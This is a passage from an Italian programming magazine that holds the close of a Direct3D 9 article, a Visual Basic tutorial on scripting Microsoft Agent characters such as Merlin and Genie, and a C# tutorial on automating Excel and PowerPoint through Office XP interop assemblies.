La Fig. 10 aiuterà sicuramente a capire meglio questo concetto. Questa è chiaramente una visione più che semplicistica di come affrontare situazioni del genere, in particolare per quanto riguarda gli oggetti presenti nel nostro spazio, che ovviamente saranno gestiti tramite l'utilizzo di Mesh a se stanti che vengono caricate e renderizzate a seconda della necessità (una mesh sarà un'astronave, un'altra un asteroide, una un pianeta e così via) ma per iniziare a familiarizzare con Direct3D questo esempio dovrebbe essere calzante a sufficienza.

CONCLUSIONI

In questo articolo abbiamo messo molta carne al fuoco e introdotto diversi concetti importanti di Direct3D 9: le primitive, i vertici e i *VertexFormat*, i *VertexBuffer*, gli oggetti *GraphicsStream*, ecc. Sono tutti concetti fondamentali per iniziare a lavorare davvero con la grafica 3D. Ma il nostro disegno è ancora statico, immobile. Il prossimo articolo sarà interamente dedicato all'uso delle Matrici per muovere i nostri oggetti nello spazio, e conterrà un'introduzione matematica per rinfrescare la nostra memoria su concetti come le moltiplicazioni matriciali, i vettori, le proiezioni, ecc.

Carlo Federico Zoffoli

I TRIANGOLI DI DIRECT3D

Spesso quando si pensa al fatto che alla base di ogni disegno Direct3D ci sia un triangolo molte persone fanno fatica ad "accettare" questo concetto perché stentano a credere che un insieme di figure squadrate e nette come il triangolo possano rappresentare poi una scena con delle linee perfettamente curve e sinuose. In realtà queste persone hanno ragione, nulla è mai perfettamente curvo in Direct3D, ma il punto non è questo, perché anche nella nostra realtà scendendo a livelli microscopici nulla è curvo, e nemmeno perfettamente dritto, anche se a noi sembra tale. Il fatto è che noi lo percepiamo così perché i nostri sensi macroscopici non sono in grado di "scendere" fino a quel livello di dettaglio, ed approssimiamo quindi le micro-irregolarità a linee curve, dritte e così via.

Programmiamo un Assistente per le nostre applicazioni

Il lato friendly dell'interfaccia

Miglioriamo l'usabilità e la "simpatia" del software che sviluppiamo, imparando a sfruttare la tecnologia Microsoft Agent. Professionalità e semplicità d'uso saranno la cifra delle nostre interfacce.

Correva l'anno 1995 quando apparve sulla scena informatica un'interfaccia grafica di nome Microsoft Bob, che si prefiggeva lo scopo di rendere più amichevole l'impatto degli utenti con il Personal Computer. Fu forse uno dei maggiori flop di un prodotto partorito dalla casa di Redmond, e per svariati fattori venne presto dimenticato e sepolto. Dalle ceneri di quel software è nata, tuttavia, la tecnologia che fa girare i famosi (o famigerati, per alcuni) assistenti di Office. Presenti anche in Windows XP, questi personaggi che si muovono, parlano e "osservano" l'utente possono oggi essere programmati anche per tutte le applicazioni che girano sotto Windows, siano esse normali programmi desktop o pagine Web. Tutto questo è possibile grazie al controllo Microsoft Agent 2.0, che permette l'animazione dei personaggi, e addirittura le funzioni di sintesi e riconoscimento vocale, basate sulle SAPI 4.0. In questi due appuntamenti vedremo dapprima come utilizzare gli assistenti esistenti, attraverso Visual Basic e, in una seconda puntata, come realizzarne uno tutto nostro partendo da zero.

PROCURIAMOCI IL NECESSARIO

Se è vero che non dobbiamo preoccuparci della piattaforma da utilizzare (va bene una qualsiasi versione di Windows, dalla 95 in poi) dobbiamo però essere sicuri di possedere i numerosi componenti necessari per poter partire. Visitando la pagina *http://www.microsoft.com/msagent/downloads/user.asp* potete scaricare gratuitamente tutto l'indispensabile per far girare correttamente gli assistenti; e cioè, nell'ordine:

- I *'core components'* di Microsoft Agent (395 Kb)
- Il supporto per la lingua italiana (128 Kb)
- I personaggi base (per seguire quest'articolo sono necessari solo *Genie* e *Merlin*, quest'ultimo già presente in Windows XP).
- Le librerie *L&H* in Italiano (2 Mb) e, se volete, in Inglese (2,5 Mb).
- Il supporto run-time per le SAPI 4.0 (fondamentali in XP, in cui sono installate le SAPI 5.0, non compatibili).
- Sono opzionali (qui non sono trattati) i supporti per il riconoscimento vocale (6 Mb).

Nella sezione dedicata agli sviluppatori potete anche scaricare la documentazione SDK, e il *Character Editor* (1 Mb), necessario per seguire la seconda puntata.

UN'OCCHIATA A MICROSOFT AGENT 2.0

Microsoft Agent è implementato, tecnicamente parlando, come un Server di Automazione OLE. Una nostra applicazione che utilizzi Agent si comporterà, quindi, esattamente come un client: richiederà un servizio al server ed aspetterà da quest'ultimo la relativa risposta. Si può, ovviamente, interrogare il server direttamente, mediante la dichiarazione di un oggetto COM all'interno della nostra applicazione. Questo metodo garantisce grande efficienza e versatilità, dato che la richiesta non passa da 'terze parti'. Pur non essendo l'accesso diretto al server un metodo complicato, noi preferiremo l'utilizzo del controllo Microsoft Agent 2.0, traendo così vantaggio dalla semplicità con cui Visual Ba-







Fig. 1: ***Il controllo da aggiungere al progetto e l'oggetto Agent1 sul Form.***

sic si interfaccia agli ActiveX. Per immettere il controllo Agent in Visual Basic basta andare su *Project/Components* e spuntare Microsoft Agent 2.0, come in Fig. 1.

LE PRIME APPLICAZIONI

Ora che abbiamo tutto il necessario, possiamo cominciare a muovere i primi passi. Creata una nuova applicazione standard ed immesso l'oggetto *Agent1* nel Form (vedi paragrafo precedente), aggiungiamo le seguenti righe di codice:

```
Private Sub Form_Load()
Agent1.Characters.Load "merlino", "merlin.acs"
Agent1.Characters.Character("merlino").Show
End Sub
```

Facciamo girare il codice e, se tutto va come deve, apparirà subito, magicamente, l'assistente Merlin! Sorpresa a parte, il semplice codice riportato qui sopra serve a capire un po' meglio come funzionano le cose: *Agent* contiene una collezione di personaggi *(Characters)*. Prima di poter utilizzare un singolo assistente, questo va caricato, richiamando il metodo *.Load Nome, File*. Se si omette il nome del file, viene caricato l'assistente di default (che varia a seconda delle impostazioni del computer). Per richiamare un singolo metodo dell'assistente, bisogna individuarlo all'interno della collezione, secondo la sintassi un po' elaborata: *Agent1.Characters.Character("nome").Metodo*. Per sveltire il tutto è possibile assegnare ad ogni singolo personaggio della collezione una variabile, dichiarata localmente o, meglio, globalmente nel form.

```
Dim Genio As IAgentCtlCharacterEx
Private Sub Form_load()
    Agent1.Characters.Load "geniolampada", "genie.acs"
    Set Genio = Agent1.Characters.Character(
                                        "geniolampada")
    Genio.Show
End Sub
```

Dal codice qui sopra riportato ricaviamo che *IAgentCtlCharacterEx* è la struttura che definisce un personaggio. É da notare che esiste anche il quasi omonimo *IAgentCtlCharacter*. Quest'anomalia si verifica per molti metodi e tipi di dato di Agent, e deriva da un compromesso di compatibilità con le versioni precedenti. In presenza di un caso simile, è buona norma optare per il metodo terminante per *'Ex'*, di sicuro più recente.

I VALORI DELL'OGGETTO REQUEST

La proprietà status dell'oggetto request può assumere i seguenti valori:
0 – Richiesta completata
1 – Richiesta fallita
2 – Richiesta in coda
3 – Richiesta interrotta
4 – Richiesta in corso

***Fig. 2:** L'applicazione "Ciao Mondo" in funzione.*

NOTA

GLI ASSISTENTI DI OFFICE

Con Agent si possono utilizzare anche gli assistenti di Office (gatto, Einstein, ecc...). Il metodo più semplice è andare alla ricerca dei file ".acs" presenti sul disco rigido, e caricarli col metodo *.Load* specificando il percorso corretto e il nome del file. Va tenuto presente, però, che le animazioni degli Office Assistant sono in alcuni casi diverse da quelle degli agenti standard.

IL CONTROLLO DEL PARLATO E DELLE ANIMAZIONI

É quindi giunto il fatidico momento di "Ciao Mondo!": applicazione con la quale impareremo a gestire parlato e animazioni. Piazzato un pulsante *Command1* sul Form, usiamo questo codice:

```
Dim Merlino As IAgentCtlCharacterEx
Private Sub Command1_Click()
    Merlino.Play "wave"
    Merlino.Speak "Ciao Mondo!"
    Beep 'il codice "non aspetta" Merlin
End Sub
Private Sub Form_load()
    Agent1.Characters.Load "merlino", "merlin.acs"
    Set Merlino = Agent1.Characters.Character("merlino")
    Merlino.Show
End Sub
```

Se avete installato bene tutti i componenti, il codice qui sopra riportato farà esclamare "Ciao mondo!" a Merlin, dopo un caloroso gesto di saluto. Impariamo così sia come si fa parlare che come si fa agire un personaggio. Per quanto riguarda l'animazione, questa viene richiamata mediante il metodo *.Play("animazione")*. Ogni personaggio presenta, infatti, la sua gamma di animazioni, spesso dal nome in comune (vedremo meglio quest'aspetto nella seconda puntata). Ognuna di queste può essere richiamata, anche a formare sequenze e concatenazioni. É qui che fa comodo conoscere la natura client del controllo *Agent:* ogni richiesta, infatti, viene inserita in una coda che viene processata dal server, in maniera asincrona. É importante sapere che il server continua la sua azione in modo separato dal codice del client: questo spiega perché il "Beep" si sente prima che Merlin inizi a parlare, anziché alla fine della frase. Il medesimo discorso va fatto per il metodo *.Speak("frase")* e anche per i metodi (piuttosto autoesplicativi) *.Think ("frase")*, *.MoveTo(posx, posy)* e *GestureAt(posx,posy)*. Provate per credere e imparare a destreggiarvi.

L'OGGETTO IAGENTCTLREQUEST

Come si fa, dunque, a sapere se una certa animazione è finita, o è ancora in corso? La necessità di risposta a quest'interrogativo sorge quando si vuole realizzare una funzionalità via codice, solo dopo che una certa animazione è terminata o che una frase è stata pronunciata.
Se, per esempio, volessimo che il nostro Form venisse mostrato soltanto dopo essere stato annunciato da Merlin, scriveremmo:

```
Dim Merlino As IAgentCtlCharacterEx
Private Sub Form_load()
    Agent1.Characters.Load "merlino", "merlin.acs"
    Set merlino = Agent1.Characters.Character("merlino")
    Dim req As IAgentCtlRequest
    merlino.Show
    merlino.Speak "Entri in scena la finestra!"
    Set req = merlino.Play("announce")
    Do
        DoEvents
    Loop While req.Status <> 0
End Sub
```

L'oggetto *IAgentCtlRequest* serve a controllare lo stato di una specifica azione, restituito dal server. Ciclando continuamente con un loop è possibile controllare il flusso dell'esecuzione in conseguenza del valore della proprietà *Status*. É anche possibile utilizzare l'evento *RequestComplete(ByVal Request As Object)*, specificando in *Request* l'oggetto associato all'azione da controllare. Questo può semplificare o complicare le cose, a seconda dei casi.

ORGANIZZIAMO UNO SKETCH

Per concludere questa prima puntata vi propongo un dialogo fra Genie e Merlin, che dimostra come si può gestire l'interazione fra più personaggi (è possibile inserire una sola istanza dello stesso personaggio in una singola applicazione), introduce all'uso dei tag e dell'evento *RequestComplete* e riassume tutto ciò che abbiamo visto sinora:

```
Dim Merlino As IAgentCtlCharacterEx
Dim Genio As IAgentCtlCharacterEx
Dim req As IAgentCtlRequest
Dim reqsleep As IAgentCtlRequest
Private Sub Form_Load()
    Agent1.Characters.Load "merlino", "merlin.acs"
    Agent1.Characters.Load "genio", "genie.acs"
    Set Merlino = Agent1.Characters.Character("merlino")
    Set Genio = Agent1.Characters.Character("genio")
    Genio.Show
    Genio.Play "alert"
    Genio.Speak "\spd=180\Un momento: quest'applicazione"
            & "non può cominciare senza l'ospite d'onore"
    Genio.MoveTo 800, 0: Genio.MoveTo 0, 600:
                                   Genio.MoveTo 800, 600
    Genio.Play "confused"
    Merlino.Wait Genio.Speak("ma \pit=250\\emp\dove
                               \emp\è, \pit=90\Merlino?")
    Merlino.Show
    Genio.Wait Merlino.Play("idle3_1")
    Merlino.Speak "Eh? Chi? \emp\\pit=100\Cosa?"
    Genio.MoveTo 100, 0
    Genio.Play "pleased"
    Set reqsleep = Merlino.Play("idle3_2")
    Genio.Speak "Ora che ci siamo, direi di
                                   \emp\presentare..."
    Genio.Play "lookright"
    Genio.Play "sad"
    Genio.GestureAt Merlino.Left, Merlino.Top
    Genio.Speak "\chr=""Whisper""\Merlino, \emp\sveglia!"
    Genio.Play "sad"
    Set req =Genio.Speak("...\pau=1000\\pit=80
                              \\emp\lasciamo perdere...")
    Genio.Play "Domagic1"
    Merlino.Play "lookleft"
    Merlino.Play "alert"
    Genio.Wait Merlino.Speak("\emp\\pit=1000\Ehi,
                              \emp\\pit=400\aspetta!!!")
    Merlino.Wait Genio.Play("Domagic2")
    Merlino.Hide
    Genio.Play "announce"
    Genio.Speak "Si alzi il sipario!"
    Dim req2 As IAgentCtlRequest
    Set req2 = Genio.Hide
    Do
        DoEvents
    Loop While req2.Status <> 0
End Sub
Private Sub Agent1_RequestComplete(ByVal Request
                                        As Object)
    If Request = req Then Merlino.Stop reqsleep
End Sub
```

Questo codice mostra come due personaggi possono rapportarsi l'uno con l'altro. Oltre a utilizzare l'ormai noto oggetto *IAgentCtlRequest*, è possibile richiamare il metodo *Wait*, che attende il termine dell'azione dell'altro personaggio (non è possibile utilizzare questo metodo, però, con lo stesso assistente usato per richiamarlo). La seconda Sub mostra l'evento *RequestComplete*, il quale viene richiamato dal server quando una specifica azione è stata portata a compimento. Il metodo *.Stop*, infine blocca un'animazione precedentemente associata ad un oggetto *Request*.

Fig. 3: *L'applicazione "sketch" mostra l'interazione fra più personaggi.*

NOTA

ANIMAZIONI CONTINUE

Alcune animazioni continuano indefinitamente fino a nuovo ordine, bloccando, di fatto, l'assistente. Prima di richiamarne altre in coda occorre quindi sospenderle, mediante l'istruzione *.Stop [Request]*.

CONCLUSIONI


Abbiamo visto, in questa puntata, i principali metodi, oggetti e proprietà che l'insieme API di Microsoft Agent mette a disposizione degli sviluppatori. Nel secondo articolo vedremo come realizzare ex novo un file acs, disegnando da noi il nostro personaggio, che andrà ad aggiungersi alla collezione degli assistenti disponibili.

Roberto Allegra

L'autore può essere contattato all'indirizzo roberto.allegra@ioprogrammo.it, o direttamente sul forum del sito di ioProgrammo.

Office XP come piattaforma di sviluppo

Sviluppare applicazioni Office XP con C# parte seconda

In questo secondo articolo vedremo come interagire con le applicazioni Office da C#. Excel e PowerPoint saranno gli elementi base del nostro software.

La *COM/.NET interoperability* consente di utilizzare componenti COM (*Component Object Model*) e COM+, ed in generale quindi codice *unmanaged* (non gestito), da programmi e che girano sotto la supervisione del *Common Language Runtime*, cioè da codice *managed* (gestito). Microsoft ha creato una serie di tali assembly per ogni applicazione del pacchetto Office XP, chiamati *Office XP Primary Interop Assemblies*, liberamente scaricabili dal sito di Microsoft, vedi le barre laterali per il link esatto. Il pacchetto autoestraente oxppia.exe contiene dei file di aiuto a corredo per la corretta installazione e registrazione degli stessi assembly. Per ulteriori informazioni sul processo di installazione, di utilizzo degli assembly, o altro, fate riferimento alla prima parte dell'articolo o al sito Microsoft stesso. Qui ripetiamo solo che per poter utilizzare gli Assembly, dovremo naturalmente referenziarli in maniera corretta dal nostro progetto. Creato il progetto C# in Visual Studio .NET. dobbiamo aggiungere i riferimenti agli assembly che ci interessano. Per far ciò, nella finestra *Esplora Soluzioni*, a destra dell'ambiente di sviluppo, clicchiamo con il tasto destro sulla voce *References* e quindi selezioniamo la voce *Aggiungi Riferimento...*, o equivalentemente selezioniamo la medesima voce dal menù *Progetto di Visual Studio .NET.* A questo punto, nella finestra che ci apparirà, clicchiamo sul tab dei componenti COM e selezioniamo l'assembly che ci interessa dall'elenco e clicchiamo su *OK*.

UN ESEMPIO EXCEL

Abbiamo visto come creare o aprire un documento Word, siamo pronti per passare ad Excel. Aggiungiamo il riferimento alla libreria Microsoft Excel 10.0 *Object Library* (Fig. 1) e nella finestra esplora soluzioni verifichiamo che i riferimenti siano stati effettivamente aggiunti (Fig. 2). Iniziamo dal creare un nuovo documento Excel, o per usare la terminologia esatta, un nuovo *WorkBook*. Per far ciò bisogna aggiungere alla collezione *Workbooks* di un oggetto *Excel.Application* un nuovo elemento. A questo punto, sull'oggetto *Excel.Workbook* così ottenuto, potremo lavorare agendo ad esempio su ogni singola cella, su intervalli di celle, e relative proprietà, e su ogni altro aspetto del foglio di lavoro che siamo abituati ad impostare con mouse e tastiera. Sottolineiamo innanzitutto la convenienza dell'usare un alias per il namespace *Microsoft.Office.Interop.Excel*, in modo da evitare conflitti del nome *Application* in esso contenuto, con il nome della classe *System.-Windows.Forms.Application*, e per far ciò utilizziamo la parola chiave *using* in questa maniera:

```
using Excel = Microsoft.Office.Interop.Excel;
```

Fig. 1: *Aggiungere i riferimenti al progetto.*





Fig. 2: *I riferimenti del progetto.*

REQUISITI

Conoscenze richieste
Conoscenze di base di C#

Software
Windows 98/ME/2000/XP/2003, Visual Studio .net

Impegno

Tempo di realizzazione

Questo ci permette di aggiungere al nostro codice o alle nostre classi delle variabili di tipo *Excel.Application* piuttosto che chiamarle per intero con il nome assoluto (cioè completo di *namespace*). Il codice seguente apre l'applicazione e crea un nuovo documento Excel:

```
optional=Missing.Value;//rappresenta un valore
        mancante, per gestire i parametri opzionali
app=new Excel.Application();
app.Visible=true;
app.WorkBooks.Add(optional);
```

Per impostare il contenuto di una cella qualunque, possiamo agire in maniere diverse, e ne vediamo adesso un paio di quelle possibili. Con la prima, otteniamo con il metodo *get_Range(…)* un oggetto di tipo *Range,* che rappresenta una cella, una riga, una colonna, una selezione di celle contenente uno o più blocchi contigui di celle oppure un intervallo 3D. Il metodo *get_Range,* prende in ingresso come parametri due stringhe che rappresentano le classiche coordinate di cella di Excel, in modo da definire l'intervallo di celle definito dalle due celle specificate. A questo punto utilizziamo il metodo *set_Value()* per impostare il valore della cella selezionata.
Ad esempio il metodo seguente implementa proprio tale operazione:

```
public void setCellValue(Excel.Workbook wb,int
        sheetIndex,string strCell,string val)
{ Excel.Sheets sheets=wb.Sheets;//ricavo i
        fogli di lavoro del documento Excel
  if(sheetIndex<=sheets.Count)
  { Excel.Worksheet sh=(Excel.Worksheet)
        sheets[sheetIndex];
    sh.get_Range(strCell,strCell).set_Value(optional,val);}
}
```

per impostare il contenuto della prima cella in alto a sinistra, scrivendoci dentro la stringa *"ioProgrammo"*, basta chiamare il metodo precedente così:

```
ex.setCellValue(wb,1,"A1","IoProgrammo");
```

Un'altra possibilità è invece quella di utilizzare la proprietà *Cells,* per ottenere il range desiderato, ad esempio come nella seconda versione del metodo *setCellValue2:*

```
public void setCellValue2(Excel.Workbook wb,int
        sheetIndex,int cell1,int cell2,string val)
{  Excel.Sheets sheets=wb.Sheets;
   if(sheetIndex<=sheets.Count)
   { Excel.Worksheet sh=(Excel.Worksheet)sheets
        [sheetIndex];
     Excel.Range rngCella=(Excel.Range)sh.Cells[cell1,cell2];
     rngCella.Value2=val; }}
```

Con il metodo appena visto possiamo impostare il contenuto della cella usando le sue coordinate numeriche, cioè come se il foglio di lavoro fosse una matrice bidimensionale, con le celle numerate a partire da 1, sia in orizzontale che in verticale. Quindi, la cella *A1* si ottiene con gli indici (1,1), la cella *B2* con (2,2), e così via, ad esempio:

```
ex.setCellValue2(wb,1,2,2,"EdMaster");
```

imposta il contenuto della cella *B2* alla stringa *"EdMaster".*

CELLE E COLORI

Vediamo, sempre parlando di celle e intervalli come unire più celle, come se utilizzassimo il famigerato comando *"Unisci e centra"*. L'oggetto *Range* fornisce tra gli altri, i metodi Select, che permette di selezionare l'intervallo di celle definito dall'oggetto *Range* stesso, ed il metodo *Merge* che permette di unire tali celle. Dunque vediamo un esempio che unisce le celle da *C3* a *F10* e visto che ci siamo impostiamo anche lo stile del font ed il colore di sfondo delle celle (Fig. 3):






Fig. 3: **Esperimenti con le celle.**

```
Excel.Range celle=(Excel.Range)((Excel.Worksheet)
        wb.Sheets[1]).get_Range("C3","F10");
celle.Select();
celle.Merge(Missing.Value);
celle.Font.Bold=true;
celle.Font.Color=16777215;
celle.Value2="Una cella colorata da C#";
celle.Interior.Color=0;
```


Come avrete notato, nel codice precedente le proprietà *Color* sono impostate con dei numeri (con lo 0 che indica il colore nero, fino ad arrivare al bianco dato da 16777215 e passando quindi attraverso le varie sfumature). Magari potete utilizzare un programma di disegno per conoscere i valori dei colori fondamentali, oppure prepariamo un foglio excel con delle celle colorate ad hoc, e che troverete sul CD e sul sito Web di ioProgrammo, e con un ciclo *for*

NOTA

EFFETTI SPECIALI

Per applicare un effetto di animazione ad un oggetto Shape di una diapositiva Powerpoint bisogna utilizzare il metodo *AddEffect*. Esso restituisce un oggetto *Effect* che rappresenta un nuovo effetto d'animazione aggiunto ad una sequenza di effetti d'animazione.

GLOSSARIO

PRIMARY INTEROP ASSEMBLIES

I *PIAs*, o *assembly di interoperabilità* primari, sono forniti dallo stesso autore della type library da essi descritta, e forniscono le definizioni ufficiali dei tipi definiti con tale libreria. Gli *assembly di interoperabilità primari* sono sempre firmati dal relativo editore, per assicurarne l'univocità. Un *PIA* viene creato da una libreria dei tipi eseguendo *TlbImp* con l'opzione "*/primary*" dopo aver indicato l'assembly come primario con l'utilizzo dell'attributo *PrimaryInteropAssemblyAttribute*. Quando si utilizzano i tipi definiti in una libreria dei tipi, fare sempre riferimento al *PIA* per tale libreria, anziché reimportare o ridefinire i tipi stessi. Inoltre bisogna evitare di utilizzare assembly di interoperabilità che non siano primari.

leggiamo i valori del colore di riempimento e lo scriviamo in altre celle vuote:

```
public void LeggiColori()
{ Excel.Workbook wb=app.Workbooks.Open(strFile,
        optional,optional,optional,optional,optional,
        optional,optional,optional,optional,optional,
        optional,optional,optional,optional);
  Excel.Range cella,cella2;
  double color=0.0;
  for(int i=1;i<=5;i++)
  { for(int j=1;j<=8;j++)
    {  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[i,j];
       color=(double)cella.Interior.Color;
       cella2=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[i+5,j];
       cella2.Value2=color.ToString();
       cella2.Font.Color=color; } }
}
```

In Fig. 4 potete vedere il risultato ottenuto eseguendo l'esempio.

	A	B	C	D	E	F	G	H
1								
2								
3								
4								
5								
6	0	13209	13107	13056	6697728	8388608	10040115	3355443
7	128	26367	32896	32768	8421376	16711680	10053222	8421504
8	255	39423	52377	6723891	13421619	16737843	8388736	9868950
9	16711935	52479	65535	65280	16776960	16763904	16763904	12632256
10	13408767	10079487	10092543	13434828	16777164	16764057	16751052	
11								

Fig. 4: ***Scoprire i valori dei colori.***

LE FORMULE

È fondamentale, naturalmente, poter inserire delle formule nelle celle, ad esempio per creare un foglio che calcoli dei totali, o una media, o quant'altro siamo abituati a fare lavorando con Microsoft Excel. Per inserire una formula in una cella, usiamo ancora l'oggetto *Range* corrispondente. Dobbiamo semplicemente impostare il contenuto della cella con la formula sotto forma di stringa, ad esempio il codice seguente crea dei numeri casuali nelle celle *A1-A9* utilizzando la formula *Casuale()* (nella versione inglese *Rand()*):

```
for(int i=1;i<10;i++)
{  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[i,1];
   cella.Formula="=CASUALE()"; }
```

con il metodo *setFormule*, viene calcolata la somma e la media dei precedenti valori creati casualmente:

```
public void setFormule()
{ Excel.Range cella;
  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[1,3];
  cella.Value2="Somma";
  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[2,3];
  cella.Formula="=SOMMA(A1;A9)";
  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[1,4];
  cella.Value2="Media";
  cella=(Excel.Range)((Excel.Worksheet)
                    wb.Sheets[1]).Cells[2,4];
  cella.Formula="=Media(A1;A9)";
}
```

Naturalmente, il codice precedente fa parte di una classe di esempio che potete trovare in versione completa sul CD allegato.

CREAZIONE DEI GRAFICI

I grafici sono un altro strumento fondamentale di Microsoft Excel, e quindi è possibile crearne uno ed impostarne le varie proprietà anche tramite gli Office XP PIAs. L'oggetto da utilizzare è *Excel.Chart*, restituito dal metodo *Add* dell'insieme *Charts* contenuto in un WorkBook di excel. Il metodo *Add* prende in ingresso quattro parametri (tutti opzionali). Nell'esempio seguente, inseriamo un grafico dopo il foglio di lavoro creato nel paragrafo precedente, ed impostiamo la sorgente dei dati al range di celle contentente i numeri casuali generati.

```
public void AddGrafico(Excel.XlChartType type)
{ Excel.Chart chart;
  chart=(Excel.Chart)wb.Charts.Add(optional,(
       Excel.Worksheet)wb.Sheets[1],optional,optional);
  Excel.Worksheet sh=(Excel.Worksheet)
                    wb.Sheets.get_Item(1);
  Excel.Range range=sh.get_Range("A1","A9");
  chart.SetSourceData(range,Excel.Constants.xl3DBar);
  chart.Name="Grafico "+type;
  chart.HasTitle=true;
  chart.ChartTitle.Text=type.ToString();
  chart.ChartType=type; }
```

Ricordarsi di impostare prima la proprietà *HasTitle* a *true*, altrimenti il tentativo di impostare il titolo del grafico provocherebbe un errore. Tramite le proprietà dell'oggetto *ChartTitle* è poi configurabile ogni aspetto del titolo stesso, ad esempio font, dimensioni, colore. Come avrete notato per impostare il tipo di grafico utilizziamo un oggetto *Excel.XlChartType*, che in effetti è una enumerazione di tutti i tipi di grafico realizzabili in Excel. Se provate a richiamare il metodo precedente, ad esempio così:

```
ex.AddGrafico(Excel.XlChartType.xl3DLine);
```

SUL WEB

[1] Home Page degli Office XP PIAs
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnoxpta/html/odc_oxppias.asp

Working with Office XP Primary Interop Assemblies
http://msdn.microsoft.com/library/en-us/dnoxpta/html/odc_oxppias.asp?frame=true

```
ex.AddGrafico(Excel.XlChartType.xl3DArea);
ex.AddGrafico(Excel.XlChartType.xlPie);
```





Fig. 5: **Diversi tipi di grafico.**

otterrete tre modi diversi di rappresentare i dati (Fig. 5), provate a sperimentare con gli altri valori. A proposito se proprio non avete un ambiente visuale che vi dia tutti i valori possibili, e non avete a disposizione nemmeno i *Riferimenti* a Microsoft Excel Visual Basic, potete sempre stamparli utilizzando i metodi della classe *System.Enum* come nell'esempio seguente:

```
public void PrintChartTypes()
{ string[] chartNames=Enum.GetNames(typeof(
                                    Excel.XlChartType));
  int nTypes=chartNames.Length;
  Console.WriteLine("Tipi di Chart disponibili");
  for(int i=0;i<nTypes;i++)
    Console.WriteLine("Nome: "+chartNames[i]);}
```

POWERPOINT

Anche per Powerpoint è conveniente utilizzare l'help di Visual Basic for Applications, che in questo caso è di solito contenuto in un file con nome *VBAPP10.chm*. Ancora una volta, dopo aver creato il progetto, è necessario aggiungere i riferimenti alla libreria Microsoft Powerpoint 10.0 Object Library.

FACCIAMO LE PRESENTAZIONI

Dopo aver accorciato il nome completo del namespace con la solita direttiva *using*:

```
using Powerpoint=Microsoft.Office.Interop.PowerPoint;
```


per aprire Powerpoint bisogna creare un oggetto di tipo Powerpoint.Application e chiamare su di esso il metodo Activate:


```
Powerpoint.Application ppApp=new
                          Powerpoint.ApplicationClass();
```

in questa maniera vedremo apparire la finestra di Powerpoint, ma senza alcuna presentazione. Per crearne una è necessario ricorrere al metodo *Add* applicato all'insieme *Presentations* dell'oggetto *Application* appena creato, naturalmente verificando che l'oggetto *Powerpoint.Application* sia diverso da null:

```
if(pp!=null)
{  Powerpoint.Presentation pres=pp.Presentations.Add(
                                    MsoTriState.msoTrue);
Powerpoint.Slide slide=pres.Slides.Add(1,
            Powerpoint.PpSlideLayout.ppLayoutBlank);}
```

